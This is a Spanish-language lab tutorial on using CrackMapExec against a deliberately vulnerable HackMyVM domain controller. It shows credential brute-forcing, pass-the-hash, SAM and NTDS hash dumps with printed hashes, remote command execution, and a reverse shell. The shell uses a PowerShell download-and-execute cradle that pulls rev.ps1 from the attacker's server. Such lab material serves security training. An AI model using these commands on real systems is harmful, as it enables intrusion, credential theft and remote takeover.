# LABORATORIO CRACKMAPEXEC

# INDICE

# ¿QUÉ ES CRACKMAPEXEC?

CrackMapExec (CME) es una herramienta de pentesting diseñada específicamente para realizar auditorías de seguridad en entornos Windows y Active Directory. Fue creada para facilitar la interacción con varios protocolos y servicios de red comunes en redes corporativas, como SMB, WinRM, RDP, y LDAP.


Su propósito principal es automatizar tareas rutinarias de pruebas de penetración y evaluación de seguridad, permitiendo a los profesionales de ciberseguridad identificar rápidamente vulnerabilidades y configuraciones inseguras.

Es ideal para auditorías post-explotación, ya que permite la interacción con múltiples sistemas de una red a partir de credenciales comprometidas o configuraciones erróneas.

# LABORATORIO

Para este laboratorio voy a utilizar el siguiente entorno:

- Kali Linux
- Maquina DC03 de HackMyVM
- Crackmapexec




## KALI LINUX

Para instalar Kali Linux os dejo por aquí el enlace de la pagina oficial donde os podéis descargar la imagen ISO para posteriormente crear una maquina virtual, o bien, para descargaros directamente una maquina virtual con el SO instalado y listo para ser utilizado

https://www.kali.org/get-kali/#kali-platforms

## MÁQUINA DC03 – HACKMYVM

Para descargaros esta máquina virtual es necesario que os creéis una cuenta de HackMyVM.

Una vez os hayáis logueado, aquí os dejo el enlace para que os podáis descargar esta máquina.

https://hackmyvm.eu/machines/machine.php?vm=DC03

**¡¡IMPORTANTE!!**

En este laboratorio no vamos a resolver la máquina, simplemente vamos a ver todo el potencial de la herramienta CrackMapExec. Si quereis ver la resolución de esta máquina, os dejo por aquí el writeup:

https://github.com/BanYio/HackMyVM/blob/main/DC-03.md

## CRACKMAPEXEC

Una vez tenemos el Kali instalado y funcionando, CrackMapExec ya viene instalado por defecto en esta distribución, pero en caso de no ser así, aquí tenéis la instalación de esta herramienta:

https://www.kali.org/tools/crackmapexec/

# ENUMERACIÓN BÁSICA

Una vez tenemos identificada la IP del DC, vamos a comenzar realizando una enumeración básica con el siguiente comando;

*crackmapexec smb 14.14.1.34*


En esta foto podemos enumerar la siguiente información:

1. **IP del servidor**

   La dirección IP del servidor objetivo en la red. Identifica el dispositivo dentro del rango de escaneo y permite ubicarlo para posteriores pruebas.

2. **Hostname del servidor**
   El nombre asignado al servidor en la red. Puede ser útil para identificar su propósito (por ejemplo, DC1 podría ser un controlador de dominio).
3. **Sistema operativo (SO)**
   La versión del sistema operativo Windows que está ejecutando el servidor. Ayuda a determinar vulnerabilidades específicas y posibles exploits aplicables al sistema operativo detectado.
4. **Dominio**
   El nombre del dominio al que pertenece el servidor, si forma parte de un entorno de Active Directory.
5. **Firmas SMB**
   La configuración de seguridad del protocolo SMB. Indica si las firmas digitales están habilitadas para asegurar la comunicación.
   - Enabled (Firmas SMB activadas): Mejora la seguridad, ya que evita ataques como Man-in-the-Middle.
   - Disabled (Firmas SMB desactivadas): Indica una configuración insegura que puede explotarse.

   Evalúa la robustez de la configuración de SMB, un vector común de ataque.
6. **Uso de SMBv1**
   Indica si el servidor utiliza SMB versión 1, un protocolo obsoleto y vulnerable a múltiples ataques.
   - Enabled: Significa que SMBv1 está activo y es vulnerable.
   - Disabled: SMBv1 está deshabilitado, lo cual es más seguro.

   SMBv1 es considerado inseguro, y su presencia es una debilidad que puede ser aprovechada en un ataque.

# VALIDACIÓN DE CREDENCIALES


La validación de credenciales es uno de los usos más comunes y potentes de CrackMapExec. Este proceso consiste en comprobar si un conjunto de credenciales (usuario y contraseña) o hashes son válidos para autenticarse en uno o más sistemas dentro de una red.

Podemos distinguir entre 4 outputs distintos en esta herramienta para validar credenciales:

## CREDENCIALES ERRÓNEOS

En este ejemplo vamos a forzar unas credenciales erróneas

*crackmapexec smb 14.14.1.34 -u 'CREDENCIAL' -p 'ERRONEO'*





Como vemos, nos aparece en **ROJO**, entre corchetes, un "-", lo que significa que esos credenciales **NO** son válidos.

## CUENTAS DESHABILITADAS

Tambien se pueden enumera cuentas deshabilitadas en un sistema, como pudiera ser el usuario Guest.

*crackmapexec smb 14.14.1.34 -u 'guest' -p ''*




En este caso, podemos ver en **MORADO**, entre corchetes "-", lo que significa que la cuenta está desactivada.

## CREDENCIALES VÁLIDAS

Ahora veremos un ejemplo de una credencial válida.

*crackmapexec smb 14.14.1.34 -u 'xkate578' -p 'jesuschrist'*


Podemos ver en color **VERDE**, ente corchetes, un "+". Esto significa que las credenciales son válidas, pero NO tienen permisos de administrador.

## CREDENCIALES CON PERMISOS DE ADMINISTRADOR

Esta herramienta también nos ofrece un output para detectar de forma rápida si las credenciales que ingresamos, además de ver si son: correctas, incorrectas o de una cuenta deshabilitada, tambien podemos ver si esas credenciales tienen permisos de administrador.


*crackmapexec smb 14.14.1.34 -u 'fbeth103' -p 'Pass1234!'*


En este caso, vemos a parte del [+] **VERDE**, vemos un **(Pwn3d!)** esto significa que estas credenciales poseen altos privilegios sobre el sistema.

## PASS THE HASH

Esta herramienta tambien te permite validar credenciales con hashes NTLM y realizar un pass the hash.

*crackmapexec smb 14.14.1.34 -u 'Administrator' -H '2176416a80e4f62804f101d3a55d6c93'*




En este caso he utilizado el hash del usuario Administrator, por lo que también vemos el **(Pwn3d!)**

## BRUTEFORCE DE CREDENCIALES

Esta herramienta tambien permite realizar fuerza bruta sobre los usuarios y las contraseñas.

En este primer ejemplo vamos a ver fuerza bruta sobre usuarios y contraseñas, ambos campos.


*crackmapexec smb 14.14.1.34 -u users.txt -p passwords.txt*

Con este primer comando, la herramienta dejará de hacer fuerza bruta en cuanto encuentre unas credenciales válidas.

Si queremos seguir realizando este ataque para buscar mas credenciales, añadiremos al final del comando la flag:

*--continue-on-success*

*crackmapexec smb 14.14.1.34 -u users.txt -p passwords.txt --continue-on-success*





A continuación, vamos a ver un par de ejemplos más, en caso de tener un usuario, tener solo una contraseña o poseer un hash.

*crackmapexec smb 14.14.1.34 -u 'xkate578' -p passwords.txt*

*crackmapexec smb 14.14.1.34 -u users.txt -p 'Pass1234!'*

*crackmapexec smb 14.14.1.34 -u 'Administrator' -H hashes.txt*




### WINRM

Tambien se pueden validar credenciales sobre el servicio winrm

*crackmapexec winrm 14.14.1.34 -u 'xkate578' -p 'jesuschrist'*

*crackmapexec winrm 14.14.1.34 -u 'fbeth103' -p 'Pass1234!'*





En este caso, el **(Pwn3d!)** significa que tiene permitida la conexión mediante winrm pero **NO** tiene porqué tener permisos de administrador sobre el AD.

Nos podríamos conectar con la herramienta evil-winrm para conectarnos de forma remota al servidor.

## ENUMERACION DE CARPETAS COMPARTIDAS

Con CrackMapExec, la enumeración de carpetas compartidas permite descubrir recursos accesibles en sistemas Windows de forma rápida y eficiente. Esto es útil para identificar configuraciones débiles, datos sensibles o puntos de acceso para el movimiento lateral dentro de una red.

*crackmapexec smb 14.14.1.34 -u 'fbeth103' -p 'Pass1234!' --shares*



# ENUMERACION DE GRUPOS Y USUARIOS

La enumeración de usuarios y grupos con CrackMapExec permite obtener información clave sobre cuentas y roles en un entorno Windows. Esto ayuda a identificar usuarios válidos, privilegios asignados y posibles objetivos para escalamiento de privilegios o movimiento lateral en la red.

*crackmapexec smb 14.14.1.34 -u 'fbeth103' -p 'Pass1234!' --groups*

```
❯ crackmapexec smb 14.14.1.34 -u 'fbeth103' -p 'Pass1234!' --groups
SMB         14.14.1.34      445    DC01            [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB         14.14.1.34      445    DC01            [+] SOUPEDECODE.LOCAL\fbeth103:Pass1234! (Pwn3d!)
SMB         14.14.1.34      445    DC01            [+] Enumerated domain group(s)
SMB         14.14.1.34      445    DC01            Operators                                membercount: 1
SMB         14.14.1.34      445    DC01            DnsUpdateProxy                           membercount: 0
SMB         14.14.1.34      445    DC01            DnsAdmins                                membercount: 0
SMB         14.14.1.34      445    DC01            Enterprise Key Admins                    membercount: 0
SMB         14.14.1.34      445    DC01            Key Admins                               membercount: 0
SMB         14.14.1.34      445    DC01            Protected Users                          membercount: 0
SMB         14.14.1.34      445    DC01            Cloneable Domain Controllers             membercount: 0
SMB         14.14.1.34      445    DC01            Enterprise Read-only Domain Controllers  membercount: 0
SMB         14.14.1.34      445    DC01            Read-only Domain Controllers             membercount: 0
SMB         14.14.1.34      445    DC01            Denied RODC Password Replication Group   membercount: 8
SMB         14.14.1.34      445    DC01            Allowed RODC Password Replication Group  membercount: 0
SMB         14.14.1.34      445    DC01            Terminal Server License Servers          membercount: 0
SMB         14.14.1.34      445    DC01            Windows Authorization Access Group       membercount: 1
SMB         14.14.1.34      445    DC01            Incoming Forest Trust Builders           membercount: 0
SMB         14.14.1.34      445    DC01            Pre-Windows 2000 Compatible Access       membercount: 1
SMB         14.14.1.34      445    DC01            Account Operators                        membercount: 1
SMB         14.14.1.34      445    DC01            Server Operators                         membercount: 0
SMB         14.14.1.34      445    DC01            RAS and IAS Servers                      membercount: 0
SMB         14.14.1.34      445    DC01            Group Policy Creator Owners              membercount: 1
SMB         14.14.1.34      445    DC01            Domain Guests                            membercount: 0
SMB         14.14.1.34      445    DC01            Domain Users                             membercount: 0
SMB         14.14.1.34      445    DC01            Domain Admins                            membercount: 2
SMB         14.14.1.34      445    DC01            Cert Publishers                          membercount: 0
SMB         14.14.1.34      445    DC01            Enterprise Admins                        membercount: 1
SMB         14.14.1.34      445    DC01            Schema Admins                            membercount: 1
```

*crackmapexec smb 14.14.1.34 -u 'fbeth103' -p 'Pass1234!' –users*

```
❯ crackmapexec smb 14.14.1.34 -u 'fbeth103' -p 'Pass1234!' --users
SMB         14.14.1.34      445    DC01            [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB         14.14.1.34      445    DC01            [+] SOUPEDECODE.LOCAL\fbeth103:Pass1234! (Pwn3d!)
SMB         14.14.1.34      445    DC01            [+] Enumerated domain user(s)
SMB         14.14.1.34      445    DC01            SOUPEDECODE.LOCAL\fjudy998                badpwdcount: 0 desc: Music lover and aspiring guitarist
SMB         14.14.1.34      445    DC01            SOUPEDECODE.LOCAL\fgloria997              badpwdcount: 0 desc: Sustainable living advocate and eco-warrior
SMB         14.14.1.34      445    DC01            SOUPEDECODE.LOCAL\lilla996                badpwdcount: 0 desc: Science fiction fan and comic book reader
SMB         14.14.1.34      445    DC01            SOUPEDECODE.LOCAL\hbella995               badpwdcount: 0 desc: Classic car restorer and automotive enthusiast
SMB         14.14.1.34      445    DC01            SOUPEDECODE.LOCAL\cbianca994              badpwdcount: 0 desc: Art enthusiast and amateur painter
SMB         14.14.1.34      445    DC01            SOUPEDECODE.LOCAL\lhelen993               badpwdcount: 0 desc: Home brewer and craft beer lover
SMB         14.14.1.34      445    DC01            SOUPEDECODE.LOCAL\ojudy992                badpwdcount: 0 desc: Volunteer teacher and education advocate
SMB         14.14.1.34      445    DC01            SOUPEDECODE.LOCAL\xursula991              badpwdcount: 0 desc: Yoga practitioner and meditation lover
SMB         14.14.1.34      445    DC01            SOUPEDECODE.LOCAL\uquinn990               badpwdcount: 0 desc: Sustainable living advocate and eco-warrior
SMB         14.14.1.34      445    DC01            SOUPEDECODE.LOCAL\tgrace989               badpwdcount: 0 desc: Bird watcher and wildlife photographer
SMB         14.14.1.34      445    DC01            SOUPEDECODE.LOCAL\ojake987                badpwdcount: 0 desc: Tech geek and gadget collector
SMB         14.14.1.34      445    DC01            SOUPEDECODE.LOCAL\jethan986               badpwdcount: 0 desc: Nature lover and hiking enthusiast
SMB         14.14.1.34      445    DC01            SOUPEDECODE.LOCAL\vdaisy984               badpwdcount: 0 desc: Cycling enthusiast and marathon runner
SMB         14.14.1.34      445    DC01            SOUPEDECODE.LOCAL\dbella983               badpwdcount: 0 desc: Knitting and crochet hobbyist
SMB         14.14.1.34      445    DC01            SOUPEDECODE.LOCAL\yoliver982              badpwdcount: 0 desc: Cycling enthusiast and marathon runner
SMB         14.14.1.34      445    DC01            SOUPEDECODE.LOCAL\sisaac981               badpwdcount: 0 desc: Language learner and polyglot
SMB         14.14.1.34      445    DC01            SOUPEDECODE.LOCAL\lvictor980              badpwdcount: 0 desc: Coffee lover and bookworm
SMB         14.14.1.34      445    DC01            SOUPEDECODE.LOCAL\rtina979                badpwdcount: 0 desc: Urban explorer and street art photographer
SMB         14.14.1.34      445    DC01            SOUPEDECODE.LOCAL\njudy977                badpwdcount: 0 desc: Yoga practitioner and meditation lover
SMB         14.14.1.34      445    DC01            SOUPEDECODE.LOCAL\lrita976                badpwdcount: 0 desc: Bird watcher and wildlife photographer
SMB         14.14.1.34      445    DC01            SOUPEDECODE.LOCAL\talice974               badpwdcount: 0 desc: Baker and cake decorator
SMB         14.14.1.34      445    DC01            SOUPEDECODE.LOCAL\aoliver973              badpwdcount: 0 desc: Art enthusiast and amateur painter
SMB         14.14.1.34      445    DC01            SOUPEDECODE.LOCAL\rrachel972              badpwdcount: 0 desc: Nature lover and hiking enthusiast
SMB         14.14.1.34      445    DC01            SOUPEDECODE.LOCAL\fhannah971              badpwdcount: 0 desc: Yoga practitioner and meditation lover
SMB         14.14.1.34      445    DC01            SOUPEDECODE.LOCAL\vfiona970               badpwdcount: 0 desc: Avid traveler and photography enthusiast
SMB         14.14.1.34      445    DC01            SOUPEDECODE.LOCAL\mmark969                badpwdcount: 0 desc: Volunteer teacher and education advocate
SMB         14.14.1.34      445    DC01            SOUPEDECODE.LOCAL\jjake968                badpwdcount: 0 desc: Volunteer teacher and education advocate
SMB         14.14.1.34      445    DC01            SOUPEDECODE.LOCAL\solivia967              badpwdcount: 0 desc: Baker and cake decorator
```

# ENUMERACIONES VARIAS


Con CrackMapExec, es posible realizar enumeraciones diversas, como discos compartidos, políticas de contraseñas, equipos conectados y usuarios actualmente logueados. Estas funcionalidades permiten obtener una visión más amplia de la infraestructura, identificar configuraciones débiles y recopilar información útil para el análisis y explotación de la red.

*crackmapexec smb 14.14.1.34 -u 'fbeth103' -p 'Pass1234!' --pass-pol*

*crackmapexec smb 14.14.1.34 -u 'fbeth103' -p 'Pass1234!' --disks*

*crackmapexec smb 14.14.1.34 -u 'fbeth103' -p 'Pass1234!' --computers*

*crackmapexec smb 14.14.1.34 -u 'fbeth103' -p 'Pass1234!' --loggedon-users*



# DUMPEO DE CREDENCIALES

El dumpeo de credenciales con CrackMapExec permite extraer hashes de contraseñas, credenciales en texto claro y otros secretos almacenados en sistemas Windows. Cabe destacar que estos dumpeos solo se pueden realizar cuando tengas unas credenciales con los permisos necesarios.

*crackmapexec smb 14.14.1.34 -u 'fbeth103' -p 'Pass1234!' --sam*

*crackmapexec smb 14.14.1.34 -u 'fbeth103' -p 'Pass1234!' --ntds*

```
❯ crackmapexec smb 14.14.1.34 -u 'fbeth103' -p 'Pass1234!' --sam
SMB         14.14.1.34      445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB         14.14.1.34      445    DC01             [+] SOUPEDECODE.LOCAL\fbeth103:Pass1234! (Pwn3d!)
SMB         14.14.1.34      445    DC01             [+] Dumping SAM hashes
SMB         14.14.1.34      445    DC01             Administrator:500:aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
SMB         14.14.1.34      445    DC01             Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         14.14.1.34      445    DC01             DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ERROR:root:SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
SMB         14.14.1.34      445    DC01             [+] Added 3 SAM hashes to the database
❯ crackmapexec smb 14.14.1.34 -u 'fbeth103' -p 'Pass1234!' --ntds
SMB         14.14.1.34      445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB         14.14.1.34      445    DC01             [+] SOUPEDECODE.LOCAL\fbeth103:Pass1234! (Pwn3d!)
SMB         14.14.1.34      445    DC01             [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         14.14.1.34      445    DC01             Administrator:500:aad3b435b51404eeaad3b435b51404ee:2176416a80e4f62804f101d3a55d6c93:::
SMB         14.14.1.34      445    DC01             Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         14.14.1.34      445    DC01             krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fb9d84e61e78c26063aced3bf9398ef0:::
SMB         14.14.1.34      445    DC01             soupedecode.local\bmark0:1103:aad3b435b51404eeaad3b435b51404ee:d72c66e955a6dc0fe5e76d205a630b15:::
SMB         14.14.1.34      445    DC01             soupedecode.local\otara1:1104:aad3b435b51404eeaad3b435b51404ee:ee98f16e3d56881411fbd2a67a5494c6:::
SMB         14.14.1.34      445    DC01             soupedecode.local\kleo2:1105:aad3b435b51404eeaad3b435b51404ee:bda63615bc51724865a0cd0b4fd9ec14:::
SMB         14.14.1.34      445    DC01             soupedecode.local\eyara3:1106:aad3b435b51404eeaad3b435b51404ee:68e34c259878fd6a31c85cbea32ac671:::
SMB         14.14.1.34      445    DC01             soupedecode.local\pquinn4:1107:aad3b435b51404eeaad3b435b51404ee:92cdedd79a2fe7cbc8c55826b0ff2d54:::
SMB         14.14.1.34      445    DC01             soupedecode.local\jharper5:1108:aad3b435b51404eeaad3b435b51404ee:800f9c9d3e4654d9bd590fc4296adf01:::
SMB         14.14.1.34      445    DC01             soupedecode.local\bxenia6:1109:aad3b435b51404eeaad3b435b51404ee:d997d3309bc876f12cbbe932d82b18a3:::
SMB         14.14.1.34      445    DC01             soupedecode.local\gmona7:1110:aad3b435b51404eeaad3b435b51404ee:c2506dfa7572da51f9f25b603da874d4:::
SMB         14.14.1.34      445    DC01             soupedecode.local\oaaron8:1111:aad3b435b51404eeaad3b435b51404ee:869e9033466cb9f7f8d0ce5a5c3305c6:::
SMB         14.14.1.34      445    DC01             soupedecode.local\pleo9:1112:aad3b435b51404eeaad3b435b51404ee:54a3a0c87893e1051e6f7b629ca144ef:::
SMB         14.14.1.34      445    DC01             soupedecode.local\evictor10:1113:aad3b435b51404eeaad3b435b51404ee:c918a6413865d3701a40071365fa1c3e:::
SMB         14.14.1.34      445    DC01             soupedecode.local\wreed11:1114:aad3b435b51404eeaad3b435b51404ee:a581adbf0e50ba5e4b4c4d95ca190471:::
SMB         14.14.1.34      445    DC01             soupedecode.local\bgavin12:1115:aad3b435b51404eeaad3b435b51404ee:ba78418ef53add0841b76f103e487bf5:::
SMB         14.14.1.34      445    DC01             soupedecode.local\ndelia13:1116:aad3b435b51404eeaad3b435b51404ee:341b52ef9e84306e4efbbf275428640e:::
SMB         14.14.1.34      445    DC01             soupedecode.local\akevin14:1117:aad3b435b51404eeaad3b435b51404ee:cf31e20946a86113fef93a640d8dc64e:::
SMB         14.14.1.34      445    DC01             soupedecode.local\kxenia15:1118:aad3b435b51404eeaad3b435b51404ee:a34ebec647265a56cfd0b45b45b60922:::
SMB         14.14.1.34      445    DC01             soupedecode.local\ycody16:1119:aad3b435b51404eeaad3b435b51404ee:e50f0a735af2069ed26c13b1ad7df962:::
```

Con esta información tenemos todos los hashes de los usuarios, tanto locales del propio servidor (dumpeando la SAM), como todos los usuarios del dominio (dumpeando el NTDS).

# EJECUCIÓN REMOTA DE COMANDOS (RCE)

La ejecución remota de comandos con CrackMapExec permite ejecutar instrucciones en sistemas Windows de forma no interactiva, aprovechando credenciales válidas o configuraciones inseguras.

Podemos ejecutar comandos sobre el propio CMD, con la flag -x o bien desde powershell, con la flag -X

*crackmapexec smb 14.14.1.34 -u 'fbeth103' -p 'Pass1234!' -x whoami*

```
❯ crackmapexec smb 14.14.1.34 -u 'fbeth103' -p 'Pass1234!' -x whoami
SMB         14.14.1.34      445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB         14.14.1.34      445    DC01             [+] SOUPEDECODE.LOCAL\fbeth103:Pass1234! (Pwn3d!)
SMB         14.14.1.34      445    DC01             [+] Executed command
SMB         14.14.1.34      445    DC01             soupedecode\fbeth103

 ~/Desktop/Crackmapexec  5s
```

## REVERSE SHELL

A través de una revshell, un atacante o tester puede ejecutar comandos, explorar el sistema, obtener datos sensibles y, en muchos casos, moverse lateralmente dentro de la red para comprometer otros sistemas. Es una de las formas más efectivas de mantener el acceso y realizar post-explotación.

En este caso he utilizado una rev .ps1 del repositorio de nishang

https://github.com/samratashok/nishang

Una vez tengo configurado el rev.ps1, es necesario levantar un servidor de Python y ponerse a la escucha por el puerto que hayamos puesto en el script de poweshell.

```
sudo python3 -m http.server 80
```


```
nc -lnvp 443
```

```
crackmapexec smb 14.14.1.34 -u 'fbeth103' -p 'Pass1234!' -x "powershell -NoP -NonI -W Hidden -Exec Bypass -Command \"IEX(New-Object Net.WebClient).DownloadString('http://14.14.1.100/rev.ps1')\""
```

## HABILITAR RDP

Con CrackMapExec (CME), es posible habilitar y gestionar RDP (Remote Desktop Protocol) en sistemas Windows de forma remota.

*crackmapexec smb 14.14.1.34 -u 'fbeth103' -p 'Pass1234!' -M rdp -o ACTION=enable*




## CONCLUSIÓN

CrackMapExec (CME) es una herramienta clave para la auditoría de redes Windows, permitiendo realizar tareas como enumeración de máquinas, validación de credenciales, ejecución remota de comandos, y dumping de credenciales. Con su capacidad para mover lateralmente dentro de la red y realizar acciones como habilitar RDP, CME es esencial en las pruebas de penetración, ayudando a identificar y corregir vulnerabilidades en sistemas Windows.